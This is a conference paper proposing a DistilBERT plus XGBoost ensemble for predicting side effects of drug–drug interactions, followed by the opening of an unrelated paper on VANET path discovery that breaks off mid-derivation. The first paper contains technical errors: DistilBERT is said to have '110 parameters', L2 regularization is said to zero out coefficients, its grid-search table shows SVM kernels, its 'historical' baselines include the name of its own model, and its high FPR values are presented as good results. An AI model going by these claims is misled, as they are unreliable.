Taking several medications together can lead to drug interactions. The main reason for drug–drug interaction is that taking a particular drug can change the pharmacokinetics of another drug. The risk of drug interactions increases with the number of drugs used. When two drugs are taken together, there are two main effects

A. Vijayan (✉)
Department of Computer Science and Engineering, Jain (Deemed-to-Be University), Bangalore, India
e-mail: alphavijayan@gmail.com

B. S. Chandrasekar
FET, Jain (Deemed-to-Be University), Bangalore, India

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_47

1. Synergistic: Combining multiple drugs leads to a larger effect than expected.
2. Antagonistic: Combining multiple drugs leads to a smaller effect than anticipated.

The path taken after taking several drugs can be synergistic or antagonistic, depending on the characteristics of the patient. Any over-the-counter drug or prescription drug may have the highest interaction with other drugs. Many of these interactions are rare and minor, very rare, and rams specific situations occur. Advances in natural language processing have allowed us to process and understand a large number of genes and molecular structures.

The research papers has the below objectives.

- A pre-trained ensemble BERT model to process the drug sequences.
- The outputs of the pre-trained model used to classify the gene sequence interaction that can cause the drug effect or not the text used to classify has the properties of drug and gene sequence of the drugs.
- Ensemble model methods are used to classify the drug–drug interaction behaviors
- Each drug-drug interaction based on the combination of the text can be classified as side effects causing interaction or not.

2 Literature Review

An extensive literature survey to understand the existing work has been carried out and summarized.

[1] Su et al., [1] used plain BERT for the classification of gene sequence into different categories. The paper focuses on biomedical relation between the molecules and ignores pharmacokinetics, which is one of the important aspects in the determination of drug–drug interactions

[2] Shao et al., [2] proposed an SBEL-based model which uses a causal relationship between the variables. Causal relations are not quantifiable they are more of qualitative predictions. With a large amount of text quantitative methods result in better accurate models

[3] Schiegl and Adrian [3] used BERT algorithms on large disease symptoms-related medical records to understand the relationship between different drugs and interactions. This research doesn‘t consider the side effects caused due to drug–drug interactions

[4] Portelli et al., [4] performed comparative research of different transformer architecture models and validated the performance of each model with 22 different parameters like precision, recall, true positive rate, etc.

[5] Ding et al., [5] used drug labels to quantify the effect and interactions of each drug with other drugs. The interaction derived yields good results which can be used as input for the drug manufacturing process. A BERT-based model was used for the study of drug–drug interactions and their relations between the variables

[6] BERT and ELMO are two of the prominent algorithms in natural language processing. Peng et al., [6] used ten different benchmarking datasets for the classification of drug–drug interactions based on biomedical natural language processing. The evolutional of these algorithms made the previous research less prominent as of today as we have more accurate additions has been to these existing algorithms to achieve better accuracy. Transfer learning is the method used to train the models and its results are comparatively better than previous models.

[7] Ayenew et al., [7] proposed a model on inbound and outbound patients to study drug interactions and their relationship between different factors associated with drug–drug interactions. The study was done at a particular demographics and cannot be generalized at a large scale.

3 Proposed Model

Identification of drug–drug interaction requires large computation needs to be done in parallel programming. The model proposed is the BERT CHEM DDI model. The architect is made up of two models.

3.1 Distill BERT

Distill BERT is an open-source, lighter and faster version of the BERT algorithm. The changes are done at an encoders level to speed the performance of the algorithm. Despite being lighter and faster, it matches with the original BERT algorithm with high accuracy. It is developed and open-sourced by the hugging face team.

3.2 XG Boost

From the sentences that are processed from DISTIL BERT, we use the XG Boost Algorithm to classify the drug-drug interaction sentence into side effects or no side effects. XG Boost is by far the fastest model available that supports parallel processing of the large drug–drug sequence and thereby helping to predict the side effects.

3.3 Data Extraction

PUB CHEM is the source of the dataset. We have used custom-built scrapers to scrape the data from this database. A repository of close to 10,000 drugs has been




Fig. 1 Tokenization

scraped with all the molecular information of drugs and their interaction with other drugs, side effects of the drugs in a tabular format.

3.4 Data Pre-processing

3.4.1 Tokenization

Tokenization is one of the very crucial pre-processing tasks in natural language programming. It is one of the fundamental tasks for any deep neural network that is constructed based on the transformers architecture. Tokenization is the process of segregating a sentence into smaller units. We called these smaller units tokens. Tokens are broadly classified into words, characters, and sub words. Tokenization can be done in three different ways either word or character or subwords.

Tokenization was performed on the large corpus of the drug–drug sequence data to understand the individual components of the drug–drug interactions. Byte paid encoding is the popular tokenization method among transformer-based text models. Byte pair encoding is used to tackle OOV effectively it extracts OOV as subwords and represents eh word in terms of these subwords. The length of the words is processed through the byte pair encoding (Fig. 1).

3.4.2 Padding

Every deep neural network model requires the inputs to have the same shape and size. However, when we process the drug sequence text as input to the deep learning model. Algorithms like LSTM and BERT expect the input to have the same length.




Fig. 2 Masking

To make all the sentences of the same size, we use padding. We perform zero padding to the sequence to make it to the same length, and we define each word max length as eight inputs. The output of the padding sequence is a list of sentences that have been padded into a matrix formation. Each row of the matrix has the same length of the rows and is truncated to a max length of eight.

3.4.3 Masking

The deep sequence layers require certain time stamps as input and during these time stamps the values will be missing and these timestamps should be missed during the process of the neural network layers (Fig. 2).

4 Model 1—DISTILL BERT

Distill BERT is one of state and art modern algorithms under the natural language processing category. It is a retrained model that is used with knowledge distillation. It is trained on fewer parameters (110 parameters) than traditional BERT algorithms (330 parameters), however, it gives good accuracy compared to the BERT algorithm. It is used the distillation technique to reduce the size of the large models.

4.1 Knowledge Distillation

Distillation is the process of transferring knowledge from a large model to a smaller model. We transfer the knowledge from a large trained network to small models which are created or mimicked based on the large model. It is the process of copying dark knowledge from one place to another place using an advanced encoder network that is part of the neural network architecture.

From a tradition of training cross-entropy over the hand targets, we use to transfer knowledge technique from teacher to student with a high entropy over the soft targets that are the nothing but the probabilities of the teach predicted outcomes. The training loss can be calculated by using the below equation.

$$L = -\sum\nolimits_i t_i * \log(s_i)$$

This loss is a richer training signal since a single example enforces much more constraint than a single hard target.

4.2 Distil BERT Architecture

From a traditional BERT architecture, following changes have been made to make the algorithm faster and lighter and accurate to predict side effects of the drug–drug interactions.

1. Removed token type embedding from the pre-processing
2. Created extra pooling layers to increase the performance of the algorithm
3. Reduce the number of layers by a factor of 2 which largely computation efficiency
4. Using the teacher signal, we trained a subset of language models we called as Distill BERT. It is a supervision version of the traditional BERT algorithm
5. Finding the right initialization for subnetwork to converge to local minima is an option enabled with in the neural network (Fig. 3).




Fig. 3 Distill BERT architecture

Initialization of student or subnetwork at the right time is one of the key factors associated with the convergence of minimum error. Hence, initialize the student from the large model by taking one layer out of the two layers proposed.

5 Model 2—XG BOOST

Extreme gradient boosting (XGB) is an ensemble technique. Several weak learners are used to classify the side effects of the drug. The weak learners together form a strong classifier or leaner boosting algorithms follow a sequential process that outcome of the first weak learner will be used as input to the next model with modified weights of the variables. It uses gradient descent to calculate and minimize the loss in each sequence model. The extreme gradient descent models also have the l1 and l2 regularization techniques that are used to achieve the highest accurate models. It features (among other enhancements): parallelized tree building, cache-aware access, and sparsity awareness (Fig. 4).

5.1 Hyper Parameters

Hyper parameters are a very important aspect of machine learning models. The values are used to control the neural network learning process. A minor change in the hyper parameter can result in significant improvement to the existing models. Hyper parameters are broadly classified into three categories.




Fig. 4 XG Boost model

- **General Parameters**: These are the parameters that control the key functionality of the algorithms.
- **Booster Parameters**: These are the parameters that control the logic of the boosting algorithms. Traditionally, decision tree will be used as a base classifier. Hence, the majority of the parameters fall under the decision tree classifier.
- **Learning Task Parameters**: Parameters like regularization coefficient, beta Coeff, alpha Coeff, and others need to be hyper tuned to achieve the best possible value.

Below is the list of hyper parameters we used for tuning the final classifiers:

- **Booster**: There are multiple booster parameters available for using as base for boosting algorithms. Gbtree for classification, GB Linear for linear models is preferred to use as input to achieve the highest accuracy.
- **Objective**: It is the type of algorithm we want to implement. It can be either classification or regression and based on this parameter optimization process will be initiated.
- **eval_metric**: The criteria that need to be used for deciding the accuracy of the model. Accuracy score or receiver operating curve-area under the curve, mean square error are the input values to be considered for the analysis.
- **learning_rate (eta)**: It is the most important hyper parameter. The preferable value should be less than 0.1. Multiple values with lesser than 0.1 were used to converge at the best possible accuracy.
- **max_depth**: The number of levels that a tree can grow using within the decision tree. It can be any number but preferably less than the number of columns present in the dataset.
- **reg_alpha**: It is the hyper parameter of l1 regularization which results in reducing the loss of the model. It minimizes the coefficients of insignificant columns and achieves high accuracy.
- **reg_lambda**: This is l2 regularization, this will make insignificant columns coefficients to zero and help in achieving less error.
- **n_estimators**: This is the total number of trees that we need to use in the model for predicting the outcomes. A large number is preferred to arrive at the high accurate models.

5.2 Grid Search Cross-Validation

An extensive search over all the specified hyper parameters and their corresponding values. This is a kind of cross-validation mechanism to test different hyperparameters and use optimized grid search parameters approach for the identification of the best parameters.

A typical grid search will have the below parameters that are part of the model validations:

- An estimator which signifies whether it is a regression or classification algorithms.

Table 1 Search cross validation

'param_kernel'	masked_array(data = ['poly', 'poly', 'bf', 'rbf'], mask = [False False False False]…)
'param_gamma'	masked_array(data = [– – 0.1 0.2], mask = [True True False False]…)
'param_degree'	masked_array(data = [2.0 3.0 – –], mask = [False False True True]…)
'split0_test_score'	[0.80, 0.70, 0.80, 0.93],
'split1_test_score'	[0.82, 0.50, 0.70, 0.78],
'mean_test_score'	[0.81, 0.60, 0.75, 0.85],
'std_test_score'	[0.01, 0.10, 0.05, 0.08],
'rank_test_score'	[2, 4, 3, 1]
'split0_train_score'	[0.80, 0.92, 0.70, 0.93],
'split1_train_score'	[0.82, 0.55, 0.70, 0.87],
'mean_train_score'	[0.81, 0.74, 0.70, 0.90],
'std_train_score'	[0.01, 0.19, 0.00, 0.03],
'mean_fit_time'	[0.73, 0.63, 0.43, 0.49],
'std_fit_time'	[0.01, 0.02, 0.01, 0.01],
'mean_score_time'	[0.01, 0.06, 0.04, 0.04],
'std_score_time'	[0.00, 0.00, 0.00, 0.01],
'params'	[{'kernel']

- Sampling techniques that need to be followed on the data.
- A scoring function or accuracy function.
- Cross-validation method (Table 1).

6 Results and Discussions

A detailed comparative study was carried out to understand the efficiency of the model. Past 5 years, different research works that used BERT models to understand the drug–drug interactions and their side effects. We have compared the last 5 years of state-of-the-art algorithms with proposed solutions with different hyper parameter techniques. Model performance was validated by using different metrics like true positive rate (TPR), FPR, F1 Score, and ROC AUC Curve. The proposed model outperformed existing models by an average 3% increase across all the parameters (Table 2).

- **TPR**: The probability that an actual positive will test positive.
- **FPR**: False-positive ratio is the probability of falsely rejecting the null hypothesis for a particular test.

Table 2 Performance

Category	Algorithm name	TPR	FPR
Historical models	BERTChem-DDI	0.73	0.9
	Relation BERT	0.75	0.75
	A BERT-based model Ricoh software research center	0.89	0.89
	BioBERT and multiple entity-aware	0.85	0.8
Proposed models	Hyper parameters set 1	0.74	0.84
	Hyper parameters set 2	0.78	0.82
	Hyper parameters set 3	0.79	0.81
	Hyper parameters set 4	0.81	0.86
	Proposed model	0.901	0.911

- **F1 Score**: In statistical analysis of binary classification, the F-score or F-measure is a measure of a test's accuracy. It is calculated from the precision and recall of the test (Table 3).

Different hyper parameters are used for arriving at the best performance model. Accuracy of the proposed models ranges between 80 and 90% and performed better compared to previous research state-of-the-art (Fig. 5).

Hyper Parameter Set1—Confusion Matrix

	Side effects	No side effects
Side effects	800	60
No side effects	40	100

Table 3 Performance matrix of historical model versus proposed models

Category	Algorithm name	F1 score	AUC area
Historical models	BERTChem-DDI	0.73	0.79
	Relation BERT	0.84	0.86
	A BERT-based model Ricoh software research center	0.89	0.7
	BioBERT and multiple entity-aware	0.73	0.83
Proposed models	Hyper parameters set 1	0.85	0.87
	Hyper parameters set 2	0.72	0.78
	Hyper parameters set 3	0.79	0.81
	Hyper parameters set 4	0.81	0.83
	Hyper parameters set 5	0.87	0.86
	Proposed model	0.901	0.881




Fig. 5 Chart—historical model versus proposed model

Hyper Parameter Set2—Confusion Matrix

	Side effects	No side effects
Side effects	700	30
No side effects	20	240

Hyper Parameter Set3—Confusion Matrix

	Side effects	No side effects
Side effects	600	45
No side effects	45	310

Hyper Parameter Set4—Confusion Matrix

	Side effects	No side effects
Side effects	720	40
No side effects	50	180

Hyper Parameter Set5—Confusion Matrix

	Side effects	No side effects
Side effects	610	80
No side effects	100	210

7 Conclusion

Drug–drug interactions are one of the important problems that need to be solved in the healthcare industry. A drug consists of millions of records of information with respect to the chemical structure of the drugs. This paper has proposed a novel ensemble BERT model to identify the interactions between drugs when they are consumed together. The proposed models showed better achieved state-of-the-art performance compared to the existing deep learning neural networks. In further studies, different kinds of entity models, different kinds of tokenization techniques, and different classification algorithms to achieve high accuracy of the models will be proposed.

References

1. Su P, Peng Y, Vijay-Shanker K (2021) Improving BERT model using contrastive learning for biomedical relation extraction. arXiv preprint arXiv:2104.13913
2. Shao Y et al (2021) Extraction of causal relations based on SBEL and BERT model. Database 2021
3. Schiegl A (2021) Disease-symptom relation extraction from medical text corpora with BERT. Dissertation Wien
4. Portelli B et al (2021) BERT prescriptions to avoid unwanted headaches: a comparison of transformer architectures for adverse drug event detection. In: Proceedings of the 16th Conference of the European Chapter of the Association for Computational Linguistics: Main Volume
5. Ding L et al (2019) A BERT-based model for drug-drug interaction extraction from drug labels. In: TAC
6. Peng Y, Yan S, Lu Z (2019) Transfer learning in biomedical natural language processing: an evaluation of BERT and ELMo on ten benchmarking datasets. arXiv preprint arXiv:1906.05474
7. Ayenew W, Asmamaw G, Issa A (2020) Prevalence of potential drug-drug interactions and associated factors among outpatients and inpatients in Ethiopian hospitals: a systematic review and meta-analysis of observational studies. BMC Pharmacol Toxicol 21(1):1–13
8. Aparasu R, Baer R, Aparasu A (2007) Clinically important potential drug-drug interactions in outpatient settings. Res Social Admin Pharm 3:426
9. Becker M, Caspers P, Kallewaard M, Bruinink R, Kylstra N, Heisterkamp S et al (2007) Determinants of potential drug–drug interaction associated dispensing in community pharmacies in the Netherlands. Pharm World Sci 29(2):51–57
10. Bergk V, Gasse C, Rothenbacher D, Loew M, Brenner H, Haefeli W (2004) Drug interactions in primary care: impact of a new algorithm on risk determination. Clin Pharmacol Therapeut 76:85–89
11. Costa AJ (1991) Potential drug interactions in an ambulatory geriatric population. Fam Practice 8:234–236
12. Dambro M, Kallgren M (1988) Drug interactions in a clinic using COSTAR. Comput Biol Med 18:31–38
13. Egger S, Drewe J, Schlienger R (2003) Potential drug-drug interactions in the medication of medical patients at hospital discharge. Eur J Clin Pharmacol 58(11):773–778
14. Goldberg RM, Mabee J, Chan L, Wong S (1996) Drug-drug and drug-disease interactions in the ED: analysis of a high-risk population. Am J Emerg Med 14:447–450
15. Gosney M, Tallis R (1984) Prescription of contraindicated and interacting drugs in elderly patients admitted to hospital. Lancet 324:564–567

16. Heininger-Rothbucher D, Bischinger S, Ulmer H, Pechlaner C, Speer G, Wiedermann C (2001) Incidence and risk of potential adverse drug interactions in the emergency room. Resuscitation 49:283–288
17. Herr R, Caravati E, Tyler L, Iorg E, Linscott M (1992) Prospective evaluation of adverse drug interactions in the emergency department. Ann Emerg Med 21:1331–1336
18. Huic M, Mucolic V, Vrhovac B, Francetic I, Bakran I, Giljanovic S (1994) Adverse drug reactions resulting in hospital admission. Int J Clin Pharmacol Therapeut 32:675
19. Jankel C, Fitterman L (1993) Epidemiology of drug-drug interactions as a cause of hospital admissions. Drug Saf 9:51–59
20. Juurlink D, Mamdani M, Kopp A, Laupacis A, Redelmeier D (2003) Drug-drug interactions among elderly patients hospitalized for drug toxicity. JAMA 289:1652–1658
21. Ko Y, Malone D, D'Agostino J, Skrepnek G, Armstrong E, Brown M et al (2008) Potential determinants of prescribers' drug-drug interaction knowledge. Res Social Admin Pharm 4:355–366
22. Manchon N, Bercoff E, Lemarchand P, Chassagne P, Senant J, Bourreille J (1989) Incidence and severity of drug interactions in the elderly: a prospective study of 639 patients. Rev Méd Interne Fond Soc Natl Fr Méd Interne 10:521
23. McDonnell P, Jacobs M (2002) Hospital admissions resulting from preventable adverse drug reactions. Ann Pharmacother 36: 1331–1336;Mitchell G., Stanaszek W., Nichols N. (1979) Documenting drug-drug interactions in ambulatory patients. Am J Health-Syst Pharm 36:653–657

Hybrid Approach for Path Discovery in VANETs

Sharad Chauhan and Gurpreet Singh

Abstract VANETs and MANETs are considered as the networks without any prior configuration and are also considered as autonomous in it. The vehicular ad hoc network (VANETs) offers a large number of new applications that do not require a lot of infrastructure. A routing protocol is required for many of these applications. Vehicle-to-vehicle and vehicle-to-infrastructure communication are two types of communication that are possible in VANETs. These methods shown how communication have been performed between vehicles directly or with the help of infrastructure unit present at the road side. In node-to-node communication, path establishment is considered to be a major issue. The proposed work considered the concept of multicasting routing technique for the path establishment from source to destination. This research concluded that performance of VANETs is improved by optimizing the route for sending the packets between the nodes. NS2 simulation environment has been used and shown results in the form of network delay for path discovery.

Keywords Autonomous · NS2 · AODV · E-AODV · Path discovery · Networks

1 Introduction

Vehicular ad hoc network (VANET) will be a combination of moving as well as stationary vehicles that are connected through a wireless connection. VANET is self-organized and autonomous in nature. When we are talking about specialization of VANET, then it provides communication between vehicles through node-to-node and through roadside infrastructure. Each node acts as both clients as well as server for exchanging information amongst each other. The basic advantage of VANET is to provide safety on road and for that it will use wireless communication [1].

S. Chauhan (✉) · G. Singh
Chitkara University Institute of Engineering and Technology, Chitkara University, Rajpura, Punjab, India
e-mail: sharad@chitkara.edu.in

G. Singh
e-mail: gurpreet.1082@chitkara.edu.in

D. Gupta et al. (eds.), *International Conference on Innovative Computing and Communications*, Lecture Notes in Networks and Systems 492,
https://doi.org/10.1007/978-981-19-3679-1_48

Each vehicle acts as sensors and any undesirable situations identified within a particular region will be circulated amongst all vehicles. Due to movement of vehicles, its topology requires quick changes, therefore, these networks are considered like ad hoc networks. Therefore, it requires routing protocols to be working inside the network [2–4]. We have lot of safety considerations, where in application part, VANETs are deployed [5]. In this scenario, the information related to congestion, construction of roads and other issues in nearby regions are circulated amongst the drivers timely so that collision can be avoided. VANETs have some unique properties and changes in topology due to mobility of vehicles. VANET is considered as a challenging area due to its change in topology and disconnections issues. Ensuring safety and security are the primary concern in vehicular system [6, 7]. In all types of communication, whether it will be in between vehicles itself or through road side infrastructures, entire data is produced and circulated through the communication of different nodes [8]. For designing and configuring, the protocols for enable routing in VANETs are very difficult due to the change in topology. For VANETs, there are various routing protocols used for providing communication. They are basically categorized as per the topologies and the properties associated [9]. Out of these above said categorization, the protocol reflecting specific topology using the concept of routing is the one in which all the information related to links will be forwarded in the form of packets [10–12]. These protocols are further classified as proactive routing protocols and reactive routing protocols [13]. In proactive protocols, routing tables for all destinations are updated after some periodic exchanges even if no traffic goes through. On the other hand, reactive protocols are updating routing tables for all destinations when the traffic going on and it is based on on-demand route discoveries. There are some class routing algorithms also available that are performed position-based routing within the network [14]. For finding the next forwarding hops, the information regarding positioning is found geographically. Some routing protocols transmit packets to destination node in less time like min delay routing protocols. Just like greedy perimeter coordinator routing (GPCR) did not requires external static streets map. In connectivity aware routing protocols (CAR), successful routes amongst all routes are identified and stored. In diagonal-intersection-based routing protocol (DIR) protocol, various diagonal intersections are generated amongst the source and destination vehicles [15]. The location of node is also matters like carrying a message in urban areas is not as much difficult. However, during nights or in backward sections, the discovery of route between sources to destination is difficult as per the availability of low vehicle density. One important method in reflecting space VANET conditions is called motion vector routing algorithm (MOVE). In this algorithm, all the vehicles have proper connectivity and its looks like mobile routers. In vehicle-assisted data delivery (VADD) protocol, whenever a vehicle will be available in a particular range, using the technique carry and forward transmits the packets. The delay of message within the range can be minimized with the help of SADV method [16]. If we are changing traffic density, then it measures the total time required to send a message by a by particular vehicle. For checking the capability of finding routes under a specific range of things can be performed the same through the routing technique using clusters. This bunch of data clusters are made by finding similar kind of nodes, and a particular cluster head is chosen that is responsible for sending the packets amongst the different clusters. For sharing different kind of information amongst vehicles regarding weather forecast, traffic congestion, construction on roads, advertising and announcing them, broadcast routing is used for it [17]. Some routing algorithms are delivering packets based on geographical location or nodes divided on zones, like Geocast routing in VANETs.

The main contribution in this research work is given as follows:

- Identification of nodes going towards the destination node.
- Path establishment between source and destination using nodes identified in above step.
- Selection of optimized route to improve the performance of VANET.

In this research paper, we have proposed how the communication is provided in VANETs. We are proposed methods by considering the direction of movement of vehicles and in a particular communication range of vehicles. We are considered several mobility parameters like number of lanes of vehicles, vehicles length, etc. Our proposed models give better results in terms of throughput and packet loss.

2 Related Work

Manivannan et al. (2020) proposed some advancements in VANETs with the help of sensors that can avoid collision, automatic changing the lane. With the help of these changes in VANET provides the safety and other important services to the drivers and all passengers in the vehicles. There are some issues like security and privacy which are also highlighted by authors in VANETs [18]. They have given a robust approach for improving the existing system.

Kamble et al. (2019) presented various routing protocols that are classified according to geographically or positional in VANETs. Various types of scheduling algorithms were proposed by authors in VANETs. Authors also discussed various security as well as privacy issues and congestion control issues in VANETs [19]. The approach given by authors gives better results compared with existing systems.

Mushayt et al. (2019) proposed some intelligent-based transport system in VANETs that provides some new solutions for vehicle drivers to minimize collisions and hazard events on the road. They also focused on Quality of Services and various broadcast and multicast routing protocols for providing solutions in VANETs. They are also focused on new cross layer design that works on high mobility vehicles very efficiently [20]. These intelligent-based system has improved the existing system.

Shrivastva et al. (2021) have compared various routing protocols in VANETs like OLSR, AODV and DSDV. They focused on various parameters like Quality of Service (QoS), throughput, packet loss and packet overhead. In their research work, they have shown that AODV is the most robust method amongst all given routing protocols [21].

Suleiman et al. (2017) have given one new routing protocol based on V2I routing, V2V direct routing and V2V delay routing [7]. There are various properties of this routing protocol. Authors proposed some credit-based exchange, and all credits got during different routing are used in V2I routing bandwidth. Authors have implemented their proposed protocol in MATLAB, and they have shown that their protocol gives better results as compared to existing protocol. They have used a game theoretic analysis in their proposed protocol.

Kakkasageri et al. (2017) have considered various parameters like delay in communication, complexity and overhead during routing. They have used a multi-agent-based routing method that gives better results in terms of delay, less overhead during communication in VANETs [22]. They have implemented multi-agents-based scheme and in results shown that proposed routing scheme performs better that the existing scheme. Results also shown that packets delivery ratio, identification of routes during transmission and bandwidth utilization also improve by using multi-agents-based schemes.

Abbas et al. (2017) have given a new model known as probabilistic model that are used in highway mobility model. They have used two-level hierarchical routing protocol for getting basic idea about path discovery [23]. Authors also proposed several analytical models that are used in routing protocols in VANETs. These models are very useful in handling various issues related to roads like collision detection during mobility of vehicles. They have used various mathematical models for handling such issues and also compare the performance of our proposed model with the existing ones.

As mentioned in the above literature, number of researchers are working on advancements of routing protocols in VANETs. Some gives comprehensive study of various routing protocols and some offering intelligent systems for providing advanced solutions for improving QoS. Some researchers given the comparative analysis of various routing protocols in VANETs. Some researchers also highlighted some new approaches likes multi-agent-based schemes and probabilistic model in VANETs for improving the performances as well as handling the various mobility issues during transmissions. All given approaches have improved the existing systems in terms of performance and all others routing issues.

3 Proposed Methodologies

The overall response of VANETs can be improved by optimizing the lifetime of the route. In a similar manner, there is a requirement to optimize the stability of the route between both ends of the network. The nodes are identified existing in the same direction of the movement and are considered for expressing an optimized route. Due to the possibility of creation of weak path between source and destination, the nodes travelling in the opposite direction are not considered as the path nodes. It has been observed that directional movement is the base of reliable communication.




Fig. 1 Two-directional highway infrastructure

(1) Direction of vehicle movement: In reflection of the route request from source (S) to destination (D) at any given time t1, the area must cover by the communication can be predicted from S. But the complex task during the same communication is to identify the direction of flow of vehicle. While establishing a connection from source to destination, the intermediate nodes can be identified from the strategy that the movable nodes towards S can be identified easily but the movable nodes towards D are not easy to predict. So to identify the nodes with the desired movement, the message is transmitted to all the nodes and the nodes penetrating towards destination node can only reply. Rest of the nodes running towards the S node can only ignore the communication.

Figure 1 shows a snapshot reflecting route identification request from a sender node I to another node A. This request is for the identification that the directional movement of node A is similar to source node S or not. The identification of route request is confirmed if the node under consideration, i.e. I do not have the same directional movement as per the source node.

(2) The neighbour to remain maximum time: The proposed method leads to the investigation that the identification of those nodes or the addressing of those nodes must be done, which are the part of the network traffic from a longer period of time. The same is reflected in Fig. 2. So, in between the path area from source to destination, these types of nodes are targeted and the flow of these nodes must be noted that if the penetration is towards the source node, then the nodes are not considered as the path nodes else can be considered as the path nodes and route milestones. The same process for the identification of these path nodes continued till further identification of rest of the route nodes. Identified neighbours are used to provide communication amongst the vehicles from source to destination. The location of node A at time t0 is (X_A, Y_A) and speed is given as V_A, where V_1 reflects the speed of another specified neighbouring vehicle I. Similarly, the location of the same is reflected as (X_1, Y_1). Vehicle I left the coverage area of vehicle A at time $t1$. Thus, $t0 = t1$-$t0$ gives the particular time in which the vehicle must be present in the range of same area. For a particular time, amongst A and d, h and I represent the distances that are taken at particular time $t0$ on abscissa and ordinate axis. Therefore, at particular time $t1$, the distance between A and I on abscissa axis is represented by ‘a’. The distance that are travelled by vehicle I at time $t1$ is represented by ‘x’. Further, during time $t =$




Fig. 2 Communication range in one direction represented by upper half circle




Fig. 3 Representation of direction of movement of S

$t1-t0$, the vehicle speed is to be constant. However, each of the vehicle's speeds is different.

As per consideration in Fig. 3, the distances travelled by A and I at time $t1$ can be find out as:

